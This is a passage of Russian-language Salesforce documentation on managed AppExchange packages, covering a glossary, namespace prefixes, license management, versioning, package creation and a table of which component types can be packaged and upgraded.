- При установке пакета просмотрите лицензионные соглашения и соглашения о безопасности организации.

СМ. ТАКЖЕ:

Управление пакетами

Подготовка приложений к распространению

Глоссарий

Ниже перечислены термины и определения, которые могут использоваться в приложениях и пакетах.

Приложение

Приложение — это совокупность компонентов (например, вкладки, отчеты, панели мониторинга и страницы Visualforce), предназначенная для решения конкретной бизнес-задачи. Система Salesforce поддерживает стандартные приложения (например, Sales и Service). При необходимости стандартные приложения могут быть настроены в соответствии с текущими бизнес-требованиями. Кроме того, приложение может быть добавлено в пакет и загружено в каталог AppExchange вместе с другими связанными компонентами (например, настраиваемые поля, настраиваемые вкладки или настраиваемые объекты). Чтобы предоставить другим пользователям Salesforce доступ к приложению, рекомендуем использовать каталог AppExchange.

AppExchange

AppExchange — это интерфейс общего доступа от компании Salesforce, позволяющий просматривать и обмениваться приложениями или услугами, разработанными на платформе Force.com.

Бета-версия, управляемый пакет

Бета-версия управляемого пакета — это ранняя версия управляемого пакета, доступная отдельным пользователям для тестирования.

Развертывание

Активация функции. Например, при разработке новых функций пользовательского интерфейса Salesforce необходимо выбрать параметр «Развернуто», чтобы предоставить другим пользователям доступ к новым функциям.

Процесс перехода приложения или другой функции из среды разработки в производственную среду.

Перемещение компонентов метаданных из локальной файловой системы в организацию Salesforce.

Развертывание установленного приложения инициирует предоставление пользователям организации доступа ко всем его настраиваемым объектам. Неразвернутый настраиваемый объект доступен только администраторам и пользователям с полномочием «Настройка приложения».

Приложение для управления лицензиями (LMA)

Бесплатное приложение AppExchange, позволяющее отслеживать интересы продаж и организации для каждого пользователя, выполняющего загрузку управляемого пакета (приложения) из каталога AppExchange.

Организация по управлению лицензиями (LMO)

Организация Salesforce, используемая для отслеживания всех пользователей Salesforce, устанавливающих пакет. В организации по управлению лицензиями должно быть установлено приложение для управления лицензиями (LMA). Данное приложение отправляет автоматические уведомления о каждой установке или удалении пакета, что позволяет упростить процесс уведомления пользователей об обновлениях. Любая организация с Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition может быть выбрана в качестве организации по управлению лицензиями. Дополнительную информацию см. по ссылке http://www.salesforce.com/docs/en/lma/index.htm.

Основной выпуск

Важный выпуск пакета. Основной и дополнительный номера версии пакета увеличиваются на выбранное значение при каждом основном выпуске.

Управляемый пакет

Совокупность компонентов приложения, опубликованных как единое целое в каталоге AppExchange, а также связанных с пространством имен и, возможно, с организацией по управлению лицензиями. Обновления поддерживаются только управляемыми пакетами. Организация может создать отдельный управляемый пакет, который может быть загружен и установлен многими другими организациями. В отличие от неуправляемых пакетов, управляемые пакеты содержат компоненты, которые могут быть заблокированы с целью обновления управляемого пакета. Неуправляемые пакеты не содержат заблокированные компоненты и не могут быть обновлены. Кроме того, управляемые пакеты скрывают некоторые компоненты (например Apex) от организаций-подписчиков для защиты интеллектуальной собственности разработчика.

Расширение управляемого пакета

Любой пакет, компонент или набор компонентов, который расширяет функциональные возможности управляемого пакета. Расширение может быть установлено только после установки соответствующего управляемого пакета.

Префикс пространства имен

Префикс пространства имен — это 15-значный код, состоящий из букв и цифр, который отличает пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен нечувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.

Пакет

Набор компонентов и приложений Force.com, доступный другим организациям в каталоге AppExchange. Пакеты позволяют объединять приложения со связанными компонентами для последующей загрузки в каталог AppExchange.

Зависимость пакета

Зависимость пакета создается в случае, если один компонент ссылается на другой компонент, полномочие или параметр, который должен существовать для того, чтобы исходный компонент был действительным. Возможные компоненты:

- Стандартные или настраиваемые поля
- Стандартные или настраиваемые объекты
- Страницы Visualforce
- Код Apex

Возможные полномочия и настройки:

- Подразделения
- Мультивалюта
- Типы записей

Установка пакета

Интеграция содержимого пакета в организацию Salesforce. Пакет AppExchange может содержать приложение, компонент или их комбинацию. Чтобы предоставить пользователям организации доступ к установленному пакету, рекомендуем развернуть его компоненты.

Версия пакета

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной

и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления.

Неуправляемые пакеты не подлежат обновлению, поэтому версия пакета — это просто набор компонентов для распространения. Версия управляемых пакетов имеет более важное значение. В пакетах могут применяться разные алгоритмы для различных версий.Публикаторы могут использовать версии пакетов для постепенного совершенствования компонентов в управляемых пакетах путем выпуска последующих версий пакетов без нарушения существующих функций интеграции пользователей, работающих с пакетом.См. также определения терминов «Исправление» и «Организация по разработке исправлений».

«Исправление»

Исправление позволяет разработчику откорректировать функции существующих компонентов в управляемом пакете, гарантируя при этом отсутствие заметных для организации подписчика изменений в пакете.Например, пользователь может добавить новые переменные или изменить тело класса Apex, но не может добавлять, объявлять устаревшим или удалять любые из его методов. Исправления отслеживаются по *номеру_исправления*, добавляемому к каждой версии пакета. См. также определения терминов «Организация по разработке исправлений» и «Версия пакета».

Организация по разработке исправления

Организация, используемая для разработки, хранения и загрузки версий исправления. Организация по разработке исправления создается автоматически для организации разработчика при получении запроса на создание исправления. См. также определения терминов «Исправление» и «Версия пакета».

Исправленный выпуск

Незначительное обновление управляемого пакета. Номер версии исправления пакета увеличивается при каждом исправленном выпуске.

Издатель

Публикатор перечня AppExchange — это пользователь или организация Salesforce, опубликовавшие перечень.

Активная доставка обновления

Метод доставки обновлений, отправляющий обновления установленного управляемого пакета во все соответствующие организации.

Подписчик

Подписчик пакета — это пользователь Salesforce, установивший пакет в своей организации Salesforce.

Тестовая версия

Тестовая версия — это полнофункциональная организация Salesforce, которая содержит приложение и все примеры записей, добавленные публикатором для конкретного пакета. Тестовая версия позволяет пользователям AppExchange эксплуатировать приложение в качестве версии, допускающей только чтение, работая со знакомым интерфейсом Salesforce.

Неуправляемый пакет

Пакет, который не может обновляться или контролироваться разработчиком.

Обновление

Обновление пакета — это процесс установки более новой версии. Система Salesforce обеспечивает обновление управляемых пакетов, которые не являются бета-версиями.

Загрузка

При загрузке пакета в систему Salesforce формируется установочный URL-адрес, позволяющий устанавливать пакет другим пользователям. Кроме того, загруженный пакет может быть опубликован в каталоге AppExchange.

СМ. ТАКЖЕ:

Создание собственного приложения Salesforce

Создание управляемых пакетов

Создание управляемого пакета аналогично созданию неуправляемого пакета. Управляемый пакет может быть создан только в организации, использующей версию Developer Edition.

Прежде чем создать управляемый пакет, выполните указанные ниже действия.

- При необходимости установите приложение License Management Application (LMA) из каталога http://sites.force.com/appexchange. Введите `License Management App` в поле поиска. Приложение License Management Application (LMA) отслеживает данные о каждом пользователе, устанавливающем приложение. Таким образом, разработчики могут отслеживать установленные версии и уведомлять пользователей о наличии соответствующих обновлений.

  Приложение License Management Application (LMA) может быть установлено в любую организацию Salesforce, кроме организаций Personal Edition, Group Edition и Professional Edition. Кроме того, данная организация может отличаться от организации Salesforce, используемой для создания или загрузки пакета. Приложение License Management Application (LMA) также позволяет управлять неограниченным количеством управляемых пакетов в разных организациях Developer Edition.

- Настройте параметры разработчика. Параметры разработчика определяют префикс пространства имен, организацию Salesforce, использующую приложение License Management Application (LMA), и неуправляемый пакет, который должен быть преобразован в управляемый.

Общие сведения об управляемых пакетах

Настройка параметров разработчика

Регистрация префикса пространства имен

Выбор организации по управлению лицензиями

СМ. ТАКЖЕ:

Управление пакетами

Преобразование неуправляемых пакетов в управляемые

Настройка параметров разработчика

Регистрация префикса пространства имен

Выбор организации по управлению лицензиями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки управляемых пакетов:

- Настройка приложения

Для создания пакетов:

- Создание пакетов AppExchange

Для загрузки пакетов:

- Загрузка пакетов AppExchange

Общие сведения об управляемых пакетах

Управляемый пакет — это совокупность компонентов приложения, которая опубликована в каталоге AppExchange как единое целое и связана с пространством имен, а также организацией по управлению лицензиями.

- Создание и использование управляемого пакета доступно только в организации Developer Edition.
- Ниже перечислены значки, используемые для обозначения управляемых пакетов.
  - Управляемый — бета-версия
  - Управляемый — выпущенный
  - «Управляемый — установленный»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

Настройка параметров разработчика

Параметры разработчика в организации Developer Edition позволяют создавать и загружать отдельные управляемые пакеты в каталог AppExchange, предоставляя другим пользователям возможность установки и обновления пакетов в собственных организациях. Настроенные параметры разработчика не могут быть изменены. Независимо от параметров разработчика, пользователи могут всегда создавать неограниченное количество неуправляемых пакетов.

Чтобы настроить параметры разработчика, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Нажмите кнопку **«Правка»**.

   Прим.: Данная кнопка не отображается после настройки параметров разработчика.
3. Просмотрите нужные выбранные параметры и нажмите кнопку **«Продолжить»**.
4. Зарегистрируйте префикс пространства имен.
5. Выберите нужный пакет. Если нужный пакет отсутствует, пропустите данное поле.
6. Нажмите кнопку **«Просмотреть выбранные параметры»**.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров разработчика:
- Настройка приложения

Для создания пакетов:
- Создание пакетов AppExchange

Для загрузки пакетов:
- «Передача пакетов AppExchange»

Совет: При необходимости укажите организацию по управлению лицензиями для управляемого пакета. Дополнительную информацию см. на веб-узле http://sites.force.com/appexchange/publisherHome.

СМ. ТАКЖЕ:

- Создание управляемых пакетов
- Регистрация префикса пространства имен
- Выбор организации по управлению лицензиями

Регистрация префикса пространства имен

Префикс пространства имен — это 15-значный код, состоящий из букв и цифр, который отличает пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен нечувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.

Система Salesforce автоматически добавляет префикс пространства имен и два последовательных символа подчеркивания ко всем уникальным именам компонентов в организации Salesforce. Уникальный компонент пакета — это компонент, имя которого отличается от имен других компонентов Salesforce (например, настраиваемые объекты, настраиваемые поля, настраиваемые ссылки, элементы S-Control и правила проверки). Например, если префиксу пространства имен задано значение abc, а управляемый пакет содержит настраиваемый объект с API-именем Expense__c, то данный объект доступен в интерфейсе API посредством API-имени abc__Expense__c. Префикс пространства имен отображается на страницах сведений обо всех компонентах.

Внимание: Элементы S-Control, хранящиеся в библиотеке элементов S-Control или на вкладке «Документы» и не использующие Force.com API, работают корректно даже после регистрации префикса пространства имен. Тем не менее, элементы S-Control, хранящиеся вне организации, или элементы S-Control, использующие Force.com API для вызова Salesforce, могут требовать более точной настройки. Дополнительную информацию см. в статье S-Control раздела *Object Reference*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

Ниже перечислены требования, предъявляемые к префиксу пространства имен.

- Начинаться с буквы
- Содержать от 1 до 15 цифр и букв
- Не содержать двух последовательных символов подчеркивания

Например, `myNp123` и `my_np` — это действительные пространства имен, а `123Company` и `my__np` — нет.

Чтобы зарегистрировать префикс пространства имен, выполните указанные ниже действия.

1. В меню «Настройка» введите *пакеты* в поле быстрого поиска. В разделе «Создать» выберите **«Пакеты»**.

   Прим.: Данный элемент доступен только в интерфейсе Salesforce Classic.

2. Нажмите кнопку **«Правка»** в разделе «Параметры разработчика».

   Прим.: Данная кнопка не отображается после настройки параметров разработчика.

3. Просмотрите выбранные значения, необходимые для настройки параметров разработчика, и нажмите кнопку **«Продолжить»**.
4. Введите нужный префикс пространства имен.
5. Чтобы определить доступность префикса пространства имен, нажмите кнопку **«Проверить доступность»**.
6. При недоступности введенного префикса пространства имен повторите предыдущие два действия.
7. Нажмите кнопку **«Просмотреть выбранные параметры»**.
8. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание управляемых пакетов

Настройка параметров разработчика

Выбор организации по управлению лицензиями

Выбор организации по управлению лицензиями

Организация по управлению лицензиями — это организация Salesforce, используемая для отслеживания всех пользователей Salesforce, установивших управляемый пакет. Организация по управлению лицензиями получает уведомление (в форме записи интереса) об установке или удалении пакета, а также отслеживает загрузки каждого пакета в каталоге Force.com AppExchange.

Организацией по управлению лицензиями может быть любая организация Salesforce версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition, установившая бесплатное приложение для управления лицензиями из каталога AppExchange. Чтобы выбрать организацию по управлению лицензиями, воспользуйтесь веб-узлом http://sites.force.com/appexchange/publisherHome.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

СМ. ТАКЖЕ:

Создание управляемых пакетов

Настройка параметров разработчика

Регистрация префикса пространства имен

Управление пакетами

Пакет — это набор компонентов и приложений Force.com, доступный другим организациям посредством каталога AppExchange. Управляемый пакет — это совокупность компонентов приложения, которая опубликована в каталоге AppExchange как единое целое и связана с пространством имен, а также организацией по управлению лицензиями. Обновления поддерживаются только управляемыми пакетами. Организация может создать отдельный управляемый пакет, который может быть загружен и установлен многими другими организациями. В отличие от неуправляемых пакетов, управляемые пакеты содержат компоненты, которые могут быть заблокированы с целью обновления управляемого пакета. Неуправляемые пакеты не содержат заблокированные компоненты и не могут быть обновлены. Кроме того, управляемые пакеты скрывают некоторые компоненты (например Apex) от организаций-подписчиков для защиты интеллектуальной собственности разработчика.

Для управления пакетами введите строку *«Пакеты»* в поле «Быстрый поиск», затем выберите пункт **«Пакеты»**. Дополнительную информацию см. в разделе «Настройка параметров разработчика» на странице 7382.

В списке пакетов доступны следующие действия.

- Чтобы создать пакет, нажмите кнопку **«Создать»**, введите имя и описание пакета, а затем нажмите кнопку **«Сохранить»**.
- Чтобы обновить свойства пакета, щелкните ссылку **«Правка»**.
- Чтобы удалить пакет, щелкните ссылку **«Удал.»**. Компоненты пакета не могут быть удалены.
- Чтобы просмотреть сведения о пакете, щелкните имя нужного пакета.

Прим.: Чтобы проверить или выбрать организацию по управлению лицензиями (LMO) для выполненной загрузки, нажмите кнопку **«Перейти к AppExchange»** на странице сведений о загрузке пакетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange»

Общие сведения о версиях пакета

Создание пакета

Пакеты являются контейнерами для распространения настраиваемых функций в организациях Salesforce. Пакеты можно создавать для загрузки компонентов Lightning или приложений в интернет-магазин AppExchange или внедрения изменений в организациях.

Добавление компонентов в пакет

Компоненты, доступные в управляемых пакетах

Защищенные компоненты

Компоненты, добавляемые в пакеты автоматически

Редактирование компонентов и атрибутов после установки

Алгоритм компонента в пакетах

При создании приложения, подлежащего распространению, заранее определитесь с выбором компонентов пакетов, способов создания приложения и каналов распространения управляемых и неуправляемых пакетов.

Наборы полномочий и параметры профиля в пакетах

Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа к пакету. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

СМ. ТАКЖЕ:

Общие сведения о пакетах

Создание пакета

Общие сведения о версиях пакета

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления. Неуправляемые пакеты не подлежат обновлению, поэтому версия пакета — это просто набор компонентов для распространения. Версия управляемых пакетов имеет более важное значение. Доступные алгоритмы пакетов определяются используемой версией. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Номер версии зависит от типа выпуска пакета, который определяет способ его распространения. Система поддерживает два типа выпуска.

Основной выпуск

Основной выпуск — это пакет со статусом «Управляемый — выпущенный». Основной и дополнительный номера версии пакета увеличиваются на выбранное значение при каждом основном выпуске.Управляемый — выпущенный

Исправленный выпуск

Исправленный выпуск — это версия исправления пакета. Номер версии исправления пакета увеличивается при каждом исправленном выпуске.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

Если текущий подписчик устанавливает новую версию пакета, то пакет содержит только один экземпляр каждого компонента, который может эмулировать предыдущие версии. Например, подписчик может использовать управляемый пакет, содержащий класс Apex. Если издатель объявляет метод класса Apex нерекомендуемым и выпускает новую версию пакета, то подписчику будет доступен только один экземпляр класса Apex после установки новой версии. Тем не менее, данный класс Apex может эмулировать предыдущую версию любого кода, ссылающегося на нерекомендуемый метод.

Разработчики пакетов могут использовать условную логику в классах и триггерах Apex для применения разных алгоритмов в разных версиях. Данная особенность позволяет разработчикам пакетов продолжать использование текущих алгоритмов в классах и триггерах предыдущих версий пакета при развертывании кода.

При разработке клиентских приложений посредством API рекомендуем указать версию каждого пакета, используемого в интеграциях.

СМ. ТАКЖЕ:

Управление пакетами

Планирование выпуска управляемых пакетов

Создание пакета

Пакеты являются контейнерами для распространения настраиваемых функций в организациях Salesforce. Пакеты можно создавать для загрузки компонентов Lightning или приложений в интернет-магазин AppExchange или внедрения изменений в организациях.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя пакета. Данное имя может отличаться от имени, указанного в каталоге AppExchange.
4. Выберите язык по умолчанию для всех меток компонентов, доступных в пакете, в раскрывающемся меню «Язык».
5. При необходимости выберите настраиваемую ссылку в поле «Настроить настраиваемую ссылку» для отображения установщикам приложения сведений о конфигурации. Выберите предопределенную настраиваемую ссылку на URL-адрес или элемент S-Control, созданную для макетов начальной страницы (см. определение «Параметр "Настроить"» на странице 7451). Настраиваемая ссылка отображается как ссылка **«Настроить»** в системе Salesforce на странице загрузки Force.com AppExchange и на странице сведений о приложении в организации установщика.
6. При необходимости заполните поле «Уведомить об ошибке `Apex`» именем пользователя, которому должно быть отправлено электронное уведомление о возникновении ошибки в коде Apex, которая не может быть обнаружена самим кодом Apex. В противном случае каждое необработанное исключение создает электронное уведомление, которое отправляется в компанию Salesforce. Данный параметр доступен только для управляемых пакетов.

   Прим.: Пакетирование Apex доступно только организациям Developer Edition, Enterprise Edition, Unlimited Edition и Performance Edition.

7. При необходимости введите в поле «Уведомить об ошибке пакетирования» эл. адрес лица, получающего эл. уведомление в случае ошибки, возникающей из-за неудачной попытки подписчика установить, обновить или удалить пакет приложения. Данное поле отображается только при использовании уведомлений об ошибках пакетирования. Чтобы включить уведомления, обратитесь к представителю Salesforce.
8. При необходимости введите описание пакета. Данное описание может быть изменено перед загрузкой пакета в каталог AppExchange.
9. При необходимости укажите сценарий пост-установки. Данный сценарий Apex выполняется в организации подписчика после установки или обновления пакета. Дополнительную информацию см. в разделе «Выполнение Apex при установке или обновлении пакета».
10. При необходимости укажите сценарий удаления. Данный сценарий Apex выполняется в организации подписчика после удаления пакета. Дополнительную информацию см. в разделе «Выполнение Apex при удалении пакета».
11. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- Создание пакетов AppExchange

СМ. ТАКЖЕ:

Подготовка приложений к распространению

Добавление компонентов в пакет

Созданный пакет может быть дополнен компонентами (например, приложения, объекты, классы Apex или страницы Visualforce). Доступ к данным пакетам может быть предоставлен в частном порядке или всем пользователям путем загрузки в каталог Force.com AppExchange.

Чтобы добавить компоненты в пакет, в разделе «Настройка» введите *«Пакеты»* в поле «Быстрый поиск», затем выберите **«Пакеты»**. Затем выберите имя пакета, к которому вы хотите добавить компоненты. Ниже перечислены действия, доступные на странице сведений о пакете.

1. Нажмите кнопку **«Добавить компоненты»**.
2. Выберите нужный тип компонента в раскрывающемся списке.
   - Чтобы просмотреть содержимое столбца сортировки, начинающееся с определенной буквы, щелкните нужную букву вверху списка.
   - Чтобы перейти к следующему или предыдущему набору компонентов, щелкните ссылку **«Следующая страница»** или **«Предыдущая страница»** (при их наличии).
   - Чтобы показать или скрыть дополнительные записи, щелкните ссылку **«меньше»** или **«больше»** внизу списка (при их наличии).
3. Выберите нужные компоненты.
4. Нажмите кнопку **«Добавить в пакет»**.
5. Чтобы добавить дополнительные компоненты в пакет, повторите данные действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- Создание пакетов AppExchange

СМ. ТАКЖЕ:

Управление пакетами

Подготовка приложений к распространению

Компоненты, доступные в управляемых пакетах

Некоторые компоненты не поддерживают пакетирование с целью распространения. Компоненты созданного приложения, которые не являются пакетируемыми, должны создаваться и настраиваться подписчиками после установки приложения. Чтобы упростить процесс установки, выполняемой подписчиками, помните о пакетируемых компонентах во время разработки.

В приведенной ниже таблице показаны компоненты, доступные в управляемом пакете, а также указано, можно ли их обновлять и удалять. Ниже перечислены разделы, описывающие столбцы таблицы и их значения.

Обновляемый

Новая версия некоторых компонентов устанавливается при обновлении пакета.

- **Нет**: компонент не обновляется.
- **Да**: компонент обновляется.

Удаляемый подписчиком

Подписчик или установщик пакета может удалить компонент.

- **Нет**: подписчик не может удалить компонент.
- **Да**: подписчик может удалить компонент.

Удаляемый разработчиком

Разработчик может удалить некоторые компоненты после загрузки пакета со статусом «Управляемый — выпущенный». Удаленные компоненты не удаляются из организации подписчика при обновлении пакета. Атрибут «Защищаемый» содержит дополнительные сведения об удалении компонентов.

- **Нет**: разработчик не может удалить компонент со статусом «Управляемый — выпущенный».
- **Да**: разработчик может удалить компонент со статусом «Управляемый — выпущенный».

Защищаемый

Разработчики могут помечать некоторые компоненты в качестве защищенных. Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален. Если версия пакета, устанавливаемая подписчиком, не содержит компонента, то компонент удаляется из организации подписчика.

- **Нет**: компонент не может быть помечен как защищенный.
- **Да**: компонент может быть помечен как защищенный.

Защита интеллектуальной собственности

Некоторые компоненты автоматически поддерживают защиту интеллектуальной собственности (например, запутывание кода Apex). Исключением являются глобальные методы Apex, то есть подписчики могут просматривать сигнатуры методов. Информация, доступная в пакетируемых и публикуемых компонентах, может отображаться пользователям в каталоге AppExchange. Рекомендуем проявлять осторожность при добавлении кода в настраиваемый элемент S-Control, формулу, страницу Visualforce или любой другой компонент, который не может быть скрыт в приложении.

- **Нет**: компонент не поддерживает защиту интеллектуальной собственности.
- **Да**: компонент поддерживает защиту интеллектуальной собственности.

Компонент	Обновляемый	Удаляемый подписчиком	Удаляемый разработчиком	Защищаемый	Защита интеллектуальной собственности
Действие	Да	Нет	Нет	Нет	Нет
Класс Apex	Да	Нет	Да (если не задан глобальный доступ)	Нет	Да
Причина общего доступа к Apex	Да	Нет	Нет	Нет	Нет
Пересчет общего доступа к Apex	Нет	Да	Да	Нет	Нет
Триггер Apex	Да	Нет	Да	Нет	Да
Приложение	Да	Да	Да	Нет	Нет
Тип статьи	Да	Нет	Нет	Нет	Нет

Компонент	Обновляемый	Удаляемый подписчиком	Удаляемый разработчиком	Защищаемый	Защита интеллектуальной собственности
Центр обработки вызовов	Нет	Да	Нет	Нет	Нет
Компактный макет	Да	Нет	Нет	Нет	Нет
Связанное приложение	Да	Да	Да	Нет	Нет
Настраиваемая кнопка или ссылка	Да	Да*	Да**	Нет, кроме настраиваемых ссылок (только для начальной страницы)	Нет
Для **настраиваемых компонентов консоли** [32]	Да	Да*	Да**	Нет	Нет
Настраиваемое поле	Да	Да*	Да**	Нет	Нет
Настраиваемая метка	Да	Нет	Да, если защищен	Да	Нет
Настраиваемый объект	Да	Да*	Да**	Нет	Нет
Настраиваемое полномочие	Да	Нет	Нет	Нет	Нет
Тип настраиваемого отчета	Да	Нет	Нет	Нет	Нет
Настраиваемый параметр	Да	Да*	Да**	Нет	Да
Панель мониторинга	Нет	Да	Да	Нет	Нет
Документ	Нет	Да	Да	Нет	Нет
Шаблон эл. почты	Нет	Да	Да	Нет	Нет

[32] требуется лицензия Service Cloud.

Компонент	Обновляемый	Удаляемый подписчиком	Удаляемый разработчиком	Защищаемый	Защита интеллектуальной собственности
Внешний источник данных	Да	Нет	Нет	Нет	Нет
Набор полей	Да	Да*	Да**	Нет	Нет
Страница Lightning	Да	Нет	Нет	Нет	Нет
Поток	Да	Да	Нет	Нет	Нет
Папка	Нет	Да	Да	Нет	Нет
Компонент начальной страницы	Да	Нет	Нет	Нет	Нет
Макет начальной страницы	Нет	Да	Да	Нет	Нет
Фирменный бланк	Нет	Да	Да	Нет	Нет
Приложение Lightning	Да	Нет	Нет	Нет	Нет
Компонент Lightning	Да	Нет	Нет	Нет	Нет
Событие Lightning	Да	Нет	Нет	Нет	Нет
Интерфейс Lightning	Да	Нет	Нет	Нет	Нет
Списковое представление	Нет	Да	Да	Нет	Нет
Именованные регистрационные данные	Да	Нет	Нет	Нет	Нет
Макет страницы	Нет	Да	Да	Нет	Нет
Набор полномочий	Да	Да*	Да**	Нет	Нет
Кэш платформы	Нет	Нет	Нет	Нет	Нет
Процесс	См. поток.				
Тип записи	Да	Да*	Да**	Нет	Нет

Компонент	Обновляемый	Удаляемый подписчиком	Удаляемый разработчиком	Защищаемый	Защита интеллектуальной собственности
Параметр удаленного узла	Нет	Да	Да	Нет	Нет
Отчет	Нет	Да	Да	Нет	Нет
Отчетный снимок	Нет	Да	Да	Нет	Нет
S-Control	Да	Нет	Нет	Нет	Нет
Статический ресурс	Да	Да*	Да**	Нет	Нет
Символ табуляции	Да	Да*	Да**	Нет	Нет
Перевод	Да	Нет	Нет	Нет	Нет
Правило проверки	Да	Да*	Да**	Нет	Нет
Компонент Visualforce	Да	Да***	Да**	Нет	Да
Страница Visualforce	Да	Да*	Да**	Нет	Нет
Приложение Wave	Да	Нет	Да	Нет	Нет
Панель мониторинга Wave	Да	Нет	Да	Нет	Нет
Поток данных Wave	Да	Нет	Да	Нет	Нет
Набор данных Wave	Да	Нет	Да	Нет	Нет
Представление Lens для Wave	Да	Нет	Да	Нет	Нет
Электронное предупреждение бизнес-правила	Да	Нет	Да, если защищен	Да	Нет
Обновление поля бизнес-правила	Да	Нет	Да, если защищен	Да	Нет

Компонент	Обновляемый	Удаляемый подписчиком	Удаляемый разработчиком	Защищаемый	Защита интеллектуальной собственности
Исходящее сообщение бизнес-правила	Да	Нет	Да, если защищен	Да	Нет
Бизнес-правило	Да	Нет	Нет	Нет	Нет
Задача бизнес-правила	Да	Нет	Да, если защищен	Да	Нет

* При удалении данного типа компонента из новой версии пакета и обновлении подписчика компонент может быть удален администратором (системным администратором) организации подписчика.

** Если организация пакетирования поддерживает возможность удаления компонентов, то данные типы компонентов могут быть удалены даже при условии их использования в пакете «Управляемый — выпущенный».

*** При удалении общедоступного компонента Visualforce из новой версии пакета и обновлении подписчика компонент удаляется из организации подписчика при обновлении. Компонент Visualforce, являющийся глобальным, сохраняется в организации подписчика до удаления администратором (системным администратором).

Атрибуты и алгоритмы компонентов

Только некоторые атрибуты компонента являются обновляемыми. Управляемые пакеты меняют алгоритмы многих компонентов и применяют дополнительные ограничения. Рекомендуем учитывать данные алгоритмы при создании пакета.

Если вы зарегистрируете свое пространство имен после формирования ссылки на поток на странице Visualforce или в коде Apex, не забудьте добавить пространство имен к имени потока. Если этого не сделать, установка пакета будет невозможна.

Удаление страниц Visualforce и глобальных компонентов Visualforce

